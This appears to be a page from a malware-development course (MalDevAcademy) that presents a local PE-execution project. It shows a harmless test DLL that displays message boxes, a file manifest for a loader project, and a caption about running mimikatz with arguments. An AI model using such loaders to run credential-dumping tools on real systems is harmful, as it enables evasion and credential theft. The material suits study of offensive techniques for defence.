Executing mimikatz.exe and passing coffee exit as a command line argument.
Companion Project & Source Code
19 readable source/config files extracted directly from the archive
// @NUL0x4C | @mrd0x : MalDevAcademy

#include "pch.h"


extern "C" __declspec(dllexport) void HelloWorld() {
    printf("[i] Executing the exported \"HelloWorld\" function: \n");
    MessageBoxA(NULL, "Hello World! From An Exported Func", "Success!", MB_OK | MB_ICONINFORMATION);
}


BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH: {
        printf("[i] This is a small DLL file made for testing \n");
        MessageBoxA(NULL, "Hello From Test PE!", "Success!", MB_OK | MB_ICONINFORMATION);
    }
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
Full Archive Manifest (24 files inside .zip)
- LocalPeExec/DllMsgBox/DllMsgBox.vcxproj
- LocalPeExec/DllMsgBox/DllMsgBox.vcxproj.filters
- LocalPeExec/DllMsgBox/DllMsgBox.vcxproj.user
- LocalPeExec/DllMsgBox/dllmain.cpp
- LocalPeExec/DllMsgBox/framework.h
- LocalPeExec/DllMsgBox/pch.cpp
- LocalPeExec/DllMsgBox/pch.h
- LocalPeExec/ExeArgs/ExeArgs.vcxproj
- LocalPeExec/ExeArgs/ExeArgs.vcxproj.filters
- LocalPeExec/ExeArgs/ExeArgs.vcxproj.user
- LocalPeExec/ExeArgs/main.c
- LocalPeExec/ExeMsgBox/ExeMsgBox.vcxproj
- LocalPeExec/ExeMsgBox/ExeMsgBox.vcxproj.filters
- LocalPeExec/ExeMsgBox/ExeMsgBox.vcxproj.user
- LocalPeExec/ExeMsgBox/Source.cpp
- LocalPeExec/ExeTLS/ExeTLS.vcxproj
- LocalPeExec/ExeTLS/ExeTLS.vcxproj.filters
- LocalPeExec/ExeTLS/ExeTLS.vcxproj.user
- LocalPeExec/ExeTLS/main.c
- LocalPeExec/LocalPeExec.sln
- LocalPeExec/LocalPeExec/LocalPeExec.vcxproj
- LocalPeExec/LocalPeExec/LocalPeExec.vcxproj.filters
- LocalPeExec/LocalPeExec/LocalPeExec.vcxproj.user
- LocalPeExec/LocalPeExec/main.c